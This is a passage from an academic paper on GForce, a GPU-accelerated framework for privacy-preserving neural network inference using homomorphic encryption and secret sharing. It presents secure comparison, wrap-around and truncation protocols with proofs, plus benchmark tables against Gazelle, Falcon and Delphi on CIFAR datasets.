Output (S|C)	$\langle x \le y\rangle_q^{\mathsf{S}}$	$\langle x \le y\rangle_q^{\mathsf{C}}$
Constraints	$\log_2(p), \log_2(q) < 23$ $\ell \le \lfloor \log_2(q) \rfloor - 2$, $q \equiv 1 \bmod 2^\ell$	

1: **procedure** GPU-DGK$^{\mathsf{off}}$
2: S randomly picks $\tau \in \mathbb{Z}_q^k$ and computes $\alpha \leftarrow \tau \bmod 2^\ell$
3: S and C run SC-DGK$^{\mathsf{off}}(\alpha)$ and GPU-Wrap$^{\mathsf{off}}(\tau)$
4: S, C has every values stored in $\mathsf{pre}^{\mathsf{S}}$ or $\mathsf{pre}^{\mathsf{C}}$, resp.
5: **procedure** GPU-DGK$^{\mathsf{on}}(\{\mathsf{pre}^{\mathsf{role}}, \langle x\rangle^{\mathsf{role}}, \langle y\rangle^{\mathsf{role}}\}_{\mathsf{role}\in\{\mathsf{S},\mathsf{C}\}})$
6: S sends $\langle z\rangle^{\mathsf{S}} \leftarrow \langle y\rangle^{\mathsf{S}} - \langle x\rangle^{\mathsf{S}} + 2^\ell + \tau$ to C
7: C recovers $z \leftarrow \langle y\rangle^{\mathsf{C}} - \langle x\rangle^{\mathsf{C}} + \langle z\rangle^{\mathsf{S}}$, sets $\beta \leftarrow z \bmod 2^\ell$
8: S and C run SC-DGK$^{\mathsf{on}}(\mathsf{pre}^{\mathsf{S}}, (\mathsf{pre}^{\mathsf{C}}, \beta))$ to get share $\langle \alpha \le \beta\rangle_q^{\mathsf{S}}$ and $\langle \alpha \le \beta\rangle_q^{\mathsf{C}}$, resp.
9: S and C run GPU-Wrap$^{\mathsf{on}}(\mathsf{pre}^{\mathsf{S}}, (\mathsf{pre}^{\mathsf{C}}, z))$ to get share $\langle \mathsf{wrap}\rangle_q^{\mathsf{S}}$ and $\langle \mathsf{wrap}\rangle_q^{\mathsf{C}}$, resp.
10: S: $\langle x \le y\rangle_q^{\mathsf{S}} \leftarrow -\lfloor \tau/2^\ell \rfloor - (1 - \langle \alpha \le \beta\rangle_q^{\mathsf{S}}) + \langle \mathsf{wrap}\rangle_q^{\mathsf{S}}$
11: C: $\langle x \le y\rangle_q^{\mathsf{C}} \leftarrow \lfloor z/2^\ell \rfloor + \langle \alpha \le \beta\rangle_q^{\mathsf{C}} + \langle \mathsf{wrap}\rangle_q^{\mathsf{C}}$

For ℓ-bit inputs, our protocol transfers $64\ell + 112$ bits in the online phase, while a GC approach takes at least 384ℓ (for oblivious transfers). For instance, for a plaintext size of $\ell = 20$, we can reduce the online communication cost by 81.8%.

3.5 GPU-Friendly Wrap-Around Protocol

In the finite field $\mathbb{Z}_q$ over which our protocols mostly operate, we need to deal with the wrap-around issue, *i.e.*, for a secret s, its additively masked value $z = s + \tau \bmod q$ may equal to $s + \tau - q$ because $s + \tau > q$. Our protocol's output usually involves an additional z/d term, *e.g.*, $z/2^\ell$ in Line 11 of Protocol 2, where $d < q$ is a public divisor. To ensure correctness, we need to offset the $-q/d$ term as if wrap-around does not happen.

We propose GPU-Wrap (Protocol 3), our GPU-friendly wrap-around handling protocol, to produce the shares $\langle \mathsf{wrap}\rangle$ that can offset $-q/d$. Namely, we want $z/d - \tau/d + \mathsf{wrap} \approx s/d$. As observed by Veugen [25], we can assume $s < 2^{\ell+1} < (q-1)/2$ is always in the "first half" of $[0, q-1]$, and wrap-around happens if and only if τ is in the "second half," *i.e.*, $\tau \in [(q-1)/2, q)$, and z is wrapped to the first half, *i.e.*, $z = s + \tau \bmod q = s + \tau - q \in [0, (q-1)/2)$. In other words, given public q and d, GPU-Wrap computes

$$\mathsf{wrap} = f_\tau(z) = (\tau \ge (q-1)/2) \cdot (z < (q-1)/2) \cdot \lfloor q/d \rfloor$$

which is an offline-known linear function for the online input z of C if S randomly picks $\tau \in \mathbb{Z}_q$ offline.

To extend DGK to handle probably negative inputs, Veugen [25] argues that, in addition to the above wrap-around offset, it should take $\hat{\alpha} = \alpha - q \bmod 2^\ell$ instead of α to handle the wrap-around error. We do not adopt this trick in GPU-DGK because it takes extra computational and communication costs. Instead, we impose a constraint that $q = 1 \bmod 2^\ell$ throughout our framework, so $\mathsf{DGK}(\alpha, \beta) \neq \mathsf{DGK}(\hat{\alpha}, \beta)$ only occurs when $\alpha = \beta$, implying $x = y$, but it is fine since the result merely serves for $\max(x, y)$. This constraint is specifically beneficial for us, and it seems no related works did it before. Appendix B proves this constraint makes GPU-DGK correct.

Protocol 3 GPU-friendly Wrap-around Handling Protocol

Offline Input (S|C)	τ, pk_{AHE_q}	sk_{AHE_q}
Online Input (S|C)		z
Output (S|C)	$\langle \mathsf{wrap}\rangle_q^{\mathsf{S}}$	$\langle \mathsf{wrap}\rangle_q^{\mathsf{C}}$
Constraints	$\log_2(q) < 23$, $q \equiv 1 \bmod 2^\ell$	

1: **procedure** GPU-Wrap$^{\mathsf{off}}(\tau, \emptyset)$
2: C generates $\langle u\rangle_q^{\mathsf{C}} \in \mathbb{Z}_q^k$ and sends $[\langle u\rangle_q^{\mathsf{C}}]_q$ to S
3: S computes $\mathsf{mult}_d \leftarrow (\tau > (q-1)/2) \cdot \lfloor q/2^\ell \rfloor$
4: S generates a random $\langle \mathsf{wrap}\rangle_q^{\mathsf{S}} \in \mathbb{Z}_q$
5: S sends $[\langle \mathsf{wrap}\rangle_q^{\mathsf{C}}]_q \leftarrow \mathsf{mult}_d \cdot [\langle u\rangle_q^{\mathsf{C}}]_q - \langle \mathsf{wrap}\rangle_q^{\mathsf{S}}$ to C
6: S, C has every values stored in $\mathsf{pre}^{\mathsf{S}}$ or $\mathsf{pre}^{\mathsf{C}}$, resp.
7: **procedure** GPU-Wrap$^{\mathsf{on}}(\mathsf{pre}^{\mathsf{S}}, (\mathsf{pre}^{\mathsf{C}}, z))$
8: C sends $\langle u\rangle_q^{\mathsf{S}} \leftarrow (z < (q-1)/2) - \langle u\rangle_q^{\mathsf{C}}$ to S
9: S: $\langle \mathsf{wrap}\rangle_q^{\mathsf{S}} \leftarrow \mathsf{mult}_d \cdot \langle u\rangle_q^{\mathsf{S}} - \langle \mathsf{wrap}\rangle_q^{\mathsf{S}}$

3.6 GPU-Friendly Secure Comparison Layers

Secure Max Computation and ReLU Layers. As $\max(x, y) = (x \le y) \cdot (y - x) + x$, we compute $\langle \max(x, y)\rangle = \langle x \le y\rangle \cdot (\langle y\rangle - \langle x\rangle) + \langle x\rangle$ with $\langle x \le y\rangle$ output by GPU-DGK, where share multiplication can be done efficiently online by GPU with Beaver's trick. $\mathsf{ReLU}(x)$ is computing $\max(x, 0)$.

Maxpool Layers. Maxpool can use $\max()$ in a binary-tree style, *e.g.*, $\max(\max(\boldsymbol{x}_0, \boldsymbol{x}_1), \max(\boldsymbol{x}_2, \boldsymbol{x}_3))$, where $\boldsymbol{x}_i$ are in the vector form. For n inputs with window size w, the number of comparisons is $n \cdot (1 - 2^{-\lceil \log_2(w) \rceil})$, and we need to invoke our GPU-DGK for $\lceil \log_2(w) \rceil$ rounds. To reduce the invocations of $\max()$, we apply the maxpool layer before the ReLU layer as in Falcon [13] when they are next to each other.

3.7 Inference from SWALP-trained Networks

SWALP's (De)quantization. SWALP [28] quantizes the values of input $\boldsymbol{x}$ (from queries or previous layers) and weight $\boldsymbol{w}$ of linear layers f. It also dequantizes the output values. The boldface type here emphasizes that the inputs can be operated as a set or a tensor. Let bit be the number of bits in fixed-point computation. It defines a quantization function $\mathsf{Q}(\boldsymbol{x}_f)$ that outputs $x_\mathsf{Q} = \mathsf{clip}(\lfloor \boldsymbol{x}_f \cdot 2^{-\exp_x + \mathsf{bit} - 2} \rceil)$, where $\mathsf{clip}(a) = \min(\max(a, -2^{\mathsf{bit}-1}), 2^{\mathsf{bit}-1})$,

$\mathsf{exp}_x = \lfloor(\log_2 \circ \max \circ \mathsf{abs})(\{x_{f,i}\}_i)\rfloor$ is an auxiliary output of an integer indicating the *highest magnitude* among the values in $\boldsymbol{x}_\mathsf{Q}$, and $\lfloor\cdot\rceil$ is *stochastic rounding* [9]. The quantization for the weight $\mathsf{Q}(\boldsymbol{w}_f)$ is also defined similarly. The resulting output $\boldsymbol{y}_\mathsf{Q} = f(\boldsymbol{x}_\mathsf{Q}; \boldsymbol{w}_\mathsf{Q})$ is then dequantized accordingly via $\boldsymbol{y}_f = \mathsf{DeQ}(\boldsymbol{y}_\mathsf{Q}; \mathsf{exp}_x, \mathsf{exp}_w)$, defined to be $\boldsymbol{y}_\mathsf{Q} \cdot 2^{\mathsf{exp}_x + \mathsf{exp}_w - 2\cdot\mathsf{bit}+4}$.

Turning a SWALP-trained model for oblivious inference is challenging because we operate secret shares in $\mathbb{Z}_q$ with (linear) homomorphism, but (de)quantization is *non-linear*.

3.7.1 Precomputing the Maximum

We observe that once the training is done, the maximum value in the weight is fixed, so does exp_w. So we can precompute exp_w for each linear layer. Meanwhile, a trained network has more or less learned the distribution of the input and intermediate data, *i.e.*, x, and thus we can sample x to compute exp_x. So the inference phase can use exp_x and exp_w derived from training, and treat exp_x and exp_w as learnable parameters.

3.7.2 Fusing (De)quantization into Truncation

Suppose, for a linear layer with quantization parameters exp_x and exp_w, y is its quantized output. We want to dequantize it, pass it through (a maxpool layer and) a ReLU layer, and quantize it for the next linear layer with quantization parameters exp_y. GForce does these by fusing the dequantization (DeQ) with the quantization (Q). Theorem 1 proves that this leads to the same result when the non-linear layers between the linear layers are comparison-based ReLU and MaxPool.

Theorem 1 (Fusing (De)quantization)**.** $\mathsf{Q} \circ f_\mathsf{CMP} \circ \mathsf{DeQ}(\boldsymbol{y}) = \mathsf{clip}(\lfloor f_\mathsf{CMP}(\boldsymbol{y})/d)\rceil)$ or $\mathsf{clip}(\lfloor f_\mathsf{CMP}(\boldsymbol{y}) \cdot d)\rceil)$ for some $d \in \mathbb{Z}$, where $f_\mathsf{CMP} = \mathsf{ReLU} \circ \mathsf{MaxPool}$ (or ReLU as an easier case), $\mathsf{ReLU}(\boldsymbol{x}) = \max(\boldsymbol{x}, 0)$, and $\mathsf{MaxPool}(\boldsymbol{x}) = \max(\{\boldsymbol{x}_i\}_i)$.

Proof. We have $(\mathsf{Q} \circ f_\mathsf{CMP} \circ \mathsf{DeQ})(\boldsymbol{y}) = \mathsf{clip}(\lfloor 2^{-\mathsf{exp}_y + \mathsf{bit} - 2} \cdot \max(\{2^{\mathsf{exp}_x + \mathsf{exp}_w - 2\cdot\mathsf{bit}+4} \cdot \boldsymbol{y}_i\}_i, 0)\rceil)$ since $f_\mathsf{CMP}(\{\boldsymbol{x}_i\}_i) = \max(\{\boldsymbol{x}_i\}_i, 0)$, which can be fused into $\mathsf{clip}(\lfloor 2^\mathsf{shift} \cdot f_\mathsf{CMP}(\boldsymbol{y})\rceil)$, where $\mathsf{shift} = \mathsf{exp}_x + \mathsf{exp}_w - \mathsf{exp}_y - \mathsf{bit} + 2$ as $c\max(a,b) = \max(ca, cb)$ for $c > 0$. Depending on the sign of shift, the fused (de)quantization becomes division/multiplication. □

3.7.3 Stochastic Rounding and Truncation Layers

Secure division is not easy even for a public divisor. Some prior works (*e.g.*, [18]) directly divide each share by a (public) divisor d, even for wrapped-around $\langle s\rangle = \{-\tau, s+\tau-q\}$, *i.e.*, $\{\lfloor -\tau/d\rfloor, \lfloor (s+\tau-q)/d\rfloor\}$. The reconstruction is thus incorrect: $\lfloor -\tau/d\rfloor + \lfloor (s+\tau-q)/d\rfloor \approx \lfloor (s-q)/d\rfloor \neq \lfloor s/d\rfloor$.

For (floor) division, we modify a DGK-based approach [25] (on AHE ciphertexts). Our protocol works over secret shares (with the wrap-around protocol) without running the entire DGK explicitly. It also "implicitly" performs stochastic rounding on the output. Our division protocol could incur errors to the output values, but the error distribution of the division is close to the value distribution of *stochastic rounding*:

$$\lfloor s\rceil = \begin{cases} \lfloor s\rfloor + 1, & \text{with probability } s - \lfloor s\rfloor, \\ \lfloor s\rfloor, & \text{with probability } 1 - (s - \lfloor s\rfloor). \end{cases}$$

For our protocol to perform division and stochastic rounding at once, S computes $\langle\lfloor s/d\rceil\rangle^\mathsf{S} \leftarrow -\lfloor \tau/d\rfloor + \langle\mathsf{wrap}\rangle^\mathsf{S}_q$, where τ is a pre-drawn additive mask for s, and C computes $\langle\lfloor s/d\rceil\rangle^\mathsf{C} \leftarrow \lfloor z/d\rfloor + \langle\mathsf{wrap}\rangle^\mathsf{C}_q$, where $\langle\mathsf{wrap}\rangle$ is corresponding to z and the divisor d. Like other GPU-friendly secure online/offline protocols, the server can take advantage of its prior knowledge on the randomness τ in the offline phase. The ideas above result in GPU-Trun (Protocol 4) for SRT layers.

Protocol 4 GPU-friendly Truncation Protocol

Offline Input ($\mathsf{S}\vert\mathsf{C}$)	d, pk_{AHE_q}	d, sk_{AHE_q}
Online Input ($\mathsf{S}\vert\mathsf{C}$)	$\langle s\rangle^\mathsf{S}_q$	$\langle s\rangle^\mathsf{C}_q$
Output ($\mathsf{S}\vert\mathsf{C}$)	$\langle\lfloor s/d\rceil\rangle^\mathsf{S}_q$	$\langle\lfloor s/d\rceil\rangle^\mathsf{C}_q$
Constraints	$\log_2(q) < 23,\ 0 \le s, d < 2^\ell$ $\ell \le \lfloor\log_2(q)\rfloor - 2,\ q \equiv 1 \bmod 2^\ell$	

procedure $\mathsf{GPU\text{-}Trun}^\mathsf{off}$
  S picks $r \in \mathbb{Z}^k_q$, sets $\mathsf{mult}_d \leftarrow (r > (q-1)/2) \cdot \lfloor q/d\rfloor$
  S and C run $\mathsf{GPU\text{-}Wrap}^\mathsf{off}(r)$
  S, C has every values stored in pre^S or pre^C, resp.
procedure $\mathsf{GPU\text{-}Trun}^\mathsf{on}((\mathsf{pre}^\mathsf{S}, \langle s\rangle^\mathsf{S}_q), (\mathsf{pre}^\mathsf{C}, \langle s\rangle^\mathsf{C}_q))$
  S computes $\langle z\rangle^\mathsf{S}_q \leftarrow \langle s\rangle^\mathsf{S}_q + r$ and sends it to C
  C reconstructs $z = s + r \bmod q = \langle z\rangle^\mathsf{S}_q + \langle s\rangle^\mathsf{C}_q$
  S, C gets $\langle\mathsf{wrap}\rangle^\mathsf{S}_q, \langle\mathsf{wrap}\rangle^\mathsf{C}_q \leftarrow \mathsf{GPU\text{-}Wrap}^\mathsf{on}(z)$, resp.
  S: $\langle\lfloor s/d\rceil\rangle^\mathsf{S}_q \leftarrow -\lfloor r/d\rfloor + \langle\mathsf{wrap}\rangle^\mathsf{S}_q$
  C: $\langle\lfloor s/d\rceil\rangle^\mathsf{C}_q \leftarrow \lfloor z/d\rfloor + \langle\mathsf{wrap}\rangle^\mathsf{C}_q$

Theorem 2. The secret value underlying the output of GForce's SRT layers (or GPU-Trun, *i.e.*, Protocol 4) on input s and a divisor d approximates stochastically rounded $\lfloor s/d\rceil$.

Proof. We analyze the value distribution of $\langle s/d\rangle$ when there is no wrap-around. In this proof, we let v_d be the remainder of a variable v ($v \in \{q, \tau, s\}$) with respect to a divisor d. (One may consider v_d as v in $\mathbb{Z}_d$.) The result of the reconstruction is:

$$\lfloor z/d\rceil - \lfloor \tau/d\rceil = \begin{cases} \lfloor s\rfloor + 1, & \text{if } s_d + \tau_d \ge d, \\ \lfloor s\rfloor, & \text{if } s_d + \tau_d < d. \end{cases}$$

As τ is uniformly sampled from $[0, q-1]$, its distribution is $p(\tau_d) = 1/(q_d + d)$ if $\tau_d \ge q_d$ and $p(\tau_d) = 2/(q_d + d)$ if $\tau_d < q_d$. Since we have the constraint that $q_d = 1$, we can assume τ_d is uniformly distributed when $d \gg 1$. (Based on our experimental results, d is usually in $\{2^9, 2^{10}, 2^{11}\}$, meaning the deviation from a uniform distribution is very small.)

Also, as $s_d + \tau_d \geq d \iff \tau_d/d \geq 1 - (s/d - \lfloor s/d \rfloor)$, we can conclude that when $d \gg 1$,

$$\lfloor \frac{z}{d} \rceil - \lfloor \frac{\tau}{d} \rceil = \begin{cases} \lfloor s \rfloor + 1, & \text{with prob. } s_d/d - \lfloor s_d/d \rfloor, \\ \lfloor s \rfloor, & \text{with prob. } 1 - (s_d/d - \lfloor s_d/d \rfloor), \end{cases}$$

which is identical to the distribution of stochastic rounding $\lfloor x/d \rceil$. If it wraps around, $s + r \bmod q = s + \tau - q$. So,

$$\lfloor \frac{z}{d} \rfloor - \lfloor \frac{\tau}{d} \rfloor - \lfloor \frac{q}{d} \rfloor = \begin{cases} \lfloor s \rfloor + 1, & \text{if } s_d + \tau_d - q_d \geq d, \\ \lfloor s \rfloor, & \text{if } 0 < s_d + \tau_d - q_d < d, \\ \lfloor s \rfloor - 1, & \text{if } s_d + \tau_d - q_d < 0. \end{cases}$$

When $d \gg 1$, $q_d/d \approx 0$, so this distribution is very close to the distribution when wrap-around does not happen, and thus it is also close to the distribution of stochastic rounding. □

Truncation Approaches Comparison. Delphi [18] directly truncates the least significant bits without any wrap-around handling. Much plaintext space is wasted to avoid error because the error probability is proportional to the ratio of values hidden in additive SS to the size of the plaintext space. We will empirically show in Section 4.1 that such truncation renders the inference useless due to the tight bit-width.

Delphi [18] picks a plaintext space of 32 bits. It is enough to prevent overflow during linear computations on GPU since the plaintext multipliers are small. However, it is too large for additive SS multiplication on GPU because it requires at least 64-bit bit-width, while GPU can only work with 52 bits for optimized performance. Also, adopting 32-bit bit-width instead of our choice of 22-bit would increase GPU-DGK's computation and communication costs by ∼45%.

Another idea of using the original DGK [25] is to deterministically round up the divided values. We will show by experiments in Section 4.1 that it is orders-of-magnitude slower than our truncation protocol, let alone the extra procedures and bit-width needed (Section 3.5) to prevent off-by-one errors.

4 Experimental Evaluation

Experimental Platform. Following the LAN setting of Gazelle [11] (AWS Virtual Machines (VMs) in us-east-1a) in spirit, our experiments ran on 2 Google Cloud VMs located in the same region (asia-east-1c). They are equipped with Nvidia V100 GPU and run Ubuntu 18.04 LTS. Each has 52GB RAM and 8 virtual Intel Xeon (Skylake) CPUs at 2GHz.

We report the mean of 10 experiment repetitions and provide the standard deviation in $[\cdot]$ if the measurement may be affected by randomness, *e.g.*, runtime and inference accuracy.

Cryptographic Implementations. We code GForce in C++ (compiled by GCC 8.0) and Python 3.6. We marshal network communication and GPU operations via PyTorch 1.3.1 and CUDA 10.0. We assume the bit length of all data, *i.e.*, the input, the intermediate values, and the weights, is 18, except we set $\ell = 20$ for a fair comparison with Gazelle in benchmarking ReLU and maxpool (Tables 4-5). We set bit $= 8$ for 8-bit fixed-point representation in quantization (see Section 3.7).

We use Microsoft SEAL (release 3.3.2)'s BFV-FHE [8] as AHE. The plaintext space for the neural networks is defined by $q = 7340033$. The degree of encryption polynomials (*i.e.*, the number of plaintext slots in a ciphertext) is 16384, and the coefficients modulus of the polynomials is of 438 bits. The ciphertext size is 32MB, which is amortized to 2048 bit for each data entry. We picked the recommended parameters for SEAL to ensure 128-bit security. In the bit-wise comparison of the DGK protocol (GPU-DGK), we also pick the same set of parameters for SEAL except we set $p = 65537$.

BFV-FHE relies on the hardness of the learning-with-error problem. By itself, it does not support circuit privacy because the noise embedded into the ciphertexts may allow the sk holder to infer some partial information about the input plaintexts. To hide S's private input to AHE for linear functions, we adopted noise flooding [1] with 330-bit smudging noise; namely, S adds encryption of 0 with 330-bit noise to each ciphertext before sending it to C. Appendix C.2.3 discusses why this magnitude of the noise is enough for circuit privacy.

Comparing to Prior Arts' Experiments. Gazelle [11], Falcon [13], and Delphi [18] are our major competitors.

Gazelle's implementation is criticized [18,21] for its choice of AHE parameters, which may not ensure circuit privacy. Falcon's choice suffers from the same issue. Changing the parameters will worsen their performance and require re-evaluation. To their advantage, we rely on their figures as is. Non-linear layers are not affected by AHE, and we reproduced their experiments on our Google Cloud VMs. For ReLU (Table 4), our reproduced results are slightly worse than what were reported. For maxpool (Table 5), ours got slightly better.

Falcon did not release their code, and we failed to compile the code of Delphi, so we only quote the figures from their papers. We will give inline remarks on the comparison fairness.

4.1 Comparison-based Layers

As one of our contributions, we demonstrate the performance of our ReLU and maxpool implementations using our GPU-friendly protocol. We chose Gazelle [11] and Falcon [13] for comparison due to their similar paradigm for this part: the server and the client interact to get secret shares of the layer inputs and collaboratively compute the shared outputs. Delphi uses GC for non-linear computation and is not compared.

ReLU Layers. As in Table 4, for 10000-element inputs, we outperform Gazelle by 9× and Falcon by 11× in the online runtime and by at least 8× in the online communication cost.

#input	Framework	ℓ	Comp. (ms)		Comm. (MB)	
			Offline	Online	Offline	Online
10000	Gazelle	20	771 [10.28]	146.77 [4.52]	54.35	16.79
	Falcon	30	361.70	179.60	67.40	15.01
	GForce	20	18426 [82.42]	**16.37** [1.87]	269.54	**1.87**
2^{17}	Gazelle	20	9378 [50.00]	1754 [20.33]	712.35	220
	Falcon	30	*4740	*2354	*883.42	*196.74
	GForce	20	134632 [443.30]	**65.13** [7.05]	2125	**24.5**

Note: ℓ is the bit length of the input in plaintext. $[\cdot]$ denotes the standard deviation. Figures with * are based on estimation. Falcon's figures are quoted from its paper. Gazelle's figures come from our reproduced experiments.

Table 4: (Non-approximated) ReLU Layer Benchmarks

#input	Framework	ℓ	Comp. (ms)		Comm. (MB)	
			Offline	Online	Offline	Online
10000	Gazelle	20	485.60 [8.18]	115.6 [6.45]	38.99	14.27
	Falcon	30	365.50	181.90	68.20	15.02
	GForce	20	30807 [97.59]	**20.11** [0.96]	534.54	**1.40**
40000	Gazelle	20	1828 [17.57]	397.8 [14.25]	155.98	57.08
	Falcon	30	*1462	*727.6	*272.80	*60.08
	GForce	20	43739 [147.70]	**25.88** [2.38]	799.65	**5.61**
2^{18}	Gazelle	20	13681 [95.69]	2950 [42.99]	1022	374.00
	Falcon	30	*9580	*4768	*1787	*393.74
	GForce	20	195783 [644.99]	**88.02** [10.74]	3185.5	**36.75**

Note: ℓ is the bit length of the input in plaintext. Figures with * are based on estimation. $[\cdot]$ denotes the standard deviation. Comp.: Computation; Comm.: Communication.

Table 5: Maxpool (2×2) Layers Benchmarks

Falcon only provided their runtime for 1000 or 10000 inputs. The latter grows up by a ratio of $9.6\times$ over the former, so we treat their fixed runtime cost amortized. According to our estimation of their performance on 2^{17} inputs[3] by linearly scaling its runtime for 10000 inputs, we outperform Gazelle by $27\times$ and Falcon by $36\times$ in the online runtime. The larger speed-up ratio indicates that GForce can handle a large batch of inputs better than prior arts. We also outperform by at least $7\times$ in the online communication cost.

Maxpool Layers. Table 5 shows the runtime and communication costs of maxpool layers of window size 2×2. For 10000 inputs, we outperform Gazelle and Falcon by $6\times$ and $9\times$ for the online runtime and by $10\times$ and $11\times$ for the online communication cost, respectively. Falcon did not provide the figures for 40000 and 2^{18} inputs, so we estimate by scaling its runtime linearly, similar to the case for ReLU. For 40000-inputs, we reduce the online runtime of Gazelle and Falcon by $15\times$ and $28\times$, respectively. For input size up to 2^{18}, we reduce the online runtime by $34\times$ and $54\times$, respectively.

While we just quote the figure from the paper of Falcon [13], we believe its performance would not change dramatically since then, since it also adopts GC for non-linear layer as Gazelle, and Gazelle's performance reproduced in our platform is similar to the reported figures. Note also that the main technical contribution of Falcon lies in its linear layer. The baseline is, our figures are order-of-magnitude better.

[3] Gazelle's implementation is too memory-consuming. We failed to benchmark it on a larger batch for ReLU but managed to do 2^{18} for maxpool.

Dataset	Architecture	Stocha. (**GForce**)	Nearest	Floor	Naïve
CIFAR-10	A-MT	90.82% [0.069%]	90.88%	90.08%	10.62%
	VGG-16	93.22% [0.076%]	93.11%	83.92%	10.06%
CIFAR-100	VGG-16	72.83% [0.075%]	73.14%	64.83%	1.03%

$[\cdot]$ denotes the standard deviation: Nearest/Floor is deterministic. Naïve's are omitted.

Table 6: Accuracy of Different Rounding Methods

SRT Layers. Figure 5 shows the online runtime of the truncation layers. It illustrates a pattern similar to other non-linear layers in that the fixed cost dominates the runtime for small input size. Nevertheless, truncation layers can finish the computation in less than 10ms for small inputs (whose size is less than 10^5). Compared to the layers built on top of DGK, truncation layers are faster by an order of magnitude.

Table 6 shows that our SRT layers are both efficient and accurate. We implement several rounding methods in our truncation layers and test them with CIFAR-10/100 datasets over A-MT and VGG architectures (see Section 4.2 for their description). Stochastic rounding can attain an accuracy similar to the nearest rounding. Nearest rounding and floor rounding could be realized by DGK, but with the runtime increased by an order of magnitude. Naïvely truncating the least significant bits of each additive share is adopted by Delphi [18], but it would make the model almost useless. We suspect the tight plaintext space is a reason (our 22-bit vs. Delphi's 32-bit, resulting in a $2^{10}\times$ increase in the error probability).

While the usage of clip() in SWALP's quantization (mentioned in Section 3.7) appears to be helpful, our experimental results in Tables 7-8 show that it has a very mild impact on the accuracy: SWALP [28] reports their VGG-16 can attain 93.3% and 73.3% accuracy on CIARF-10/100, respectively, while the accuracy of GForce over VGG-16 without clip() drops by less than 0.5pp. We suspect that SWALP-trained neural networks have already optimized the parameters so that the intermediate values rarely exceed the range.

Runtime w.r.t. Input Sizes. Figure 5 sheds light on how the online runtimes of our comparison-based layers grow with the input size. For small ($<10^5$) input sizes, they grow very slowly, indicating the runtime is dominated by the fixed costs, including the constant latency of transferring data between CPU and GPU and over the network. For larger input sizes, the runtime grows linearly. It also explains why we outperform Falcon and Gazelle the most when the input size is large. The maxpool layers have shorter online runtime than ReLU layers and the basic DGK protocol for the same input size because the total number of comparisons that maxpool layers invoke is




Figure 5: GForce's Online Runtime of Non-linear Layers




Figure 6: Non-linear Layers Online Runtime, with or without GPU

less than their input size. Section 3.6 explained why maxpool layers require less than n comparison for n inputs.

Gain from GPU. To see how GPU contributes to the lower online runtime, we run GPU-DGK, ReLU layers, and maxpool layers with only CPU. Figure 6 shows that when GPU is not used, the online runtime of our protocols (dash lines) still remain in milliseconds level but are much higher than their GPU-enabled counterparts (solid lines). The gap becomes wider as the input size increases, which aligns with the goal of GForce to efficiently process DNNs for complicated tasks.

4.2 Oblivious Inference

Datasets. CIFAR-10 contains 10 classes of 32×32 colorful images. It has 50,000 training images and 10,000 testing images, each labeled with a class. CIFAR-100 has the same number of colorful images, but they belong to 100 classes, which is harder for classification since each class has less training images, and classifiers need to learn more classes. They are popular benchmarks for (plaintext) neural networks[4].

Neural Networks. The neural network architecture is central to the runtime and accuracy of inference. Among the lists in Tables 7-8, ResNet-32/18 [10], used by Delphi [18] and

Architecture	Framework	Accuracy	Comp. (ms)		Comm. (MB)	
			Offline	Online	Offline	Online
A	MiniONN	81.61%	472000	72000	3046	6226
	Gazelle	-	9340	3560	940	296
	Falcon	81.61%	7200	2880	265	1459
	Delphi	83.33%	41900	380	159	7.5
	Delphi	87.21%	44444	640	247	11
	Delphi	87.77%	101904	7742	3319	281
A-MT	**GForce**	90.82% [0.069%]	249304 [567.25]	**147.26** [5.21]	4698	31.43
BC5	XONN	88.00%		123940		41
BatN-CNN	SHE	92.54%		2258000		160
ResNet-18	SHE	94.62%		12041000		160
VGG-16	**GForce**	**93.12%** [0.076%]	900007 [14106]	352.75 [5.41]	19195	50.46

[·] denotes the standard deviation.

Table 7: CIFAR-10 Benchmarks for Cryptographic Frameworks

Arch.	Framework	Accuracy	Comp. (ms)		Comm. (MB)	
			Offline	Online	Offline	Online
ResNet-32	Delphi	65.77%	109873	2600	1397	74
	Delphi	67.81%	178227	14200	6296	373
VGG-16	**GForce**	**72.83%** [0.075%]	849565 [3171]	**350.10** [10.51]	19197	**50.47**

Table 8: CIFAR-100 Benchmarks for Cryptographic Frameworks

SHE [15], has the best accuracy in plaintext inference, while ResNet-32 is slightly better. VGG-16 [22], used by us, seconds in the plaintext accuracy. An early work MiniONN [14] proposed Architecture A [14, Figure 13], but without reporting its accuracy. We implement a slightly modified version A-MT that replaces all meanpool layers by maxpool layers and inserts truncation layers between linear layers. The accuracy of A-MT on CIFAR-10 is slightly shy to VGG-16.

Neural networks with a higher accuracy incur a longer runtime in general. A and A-MT have the shortest runtime. SHE [15] adopts a convolutional neural network (BatN-CNN in Table 7) [5] with a similar composition as A-MT, except it adopts batch normalization layers instead of truncation layers, and some of its convolution layers have more output channels, meaning that it is more computationally intensive.

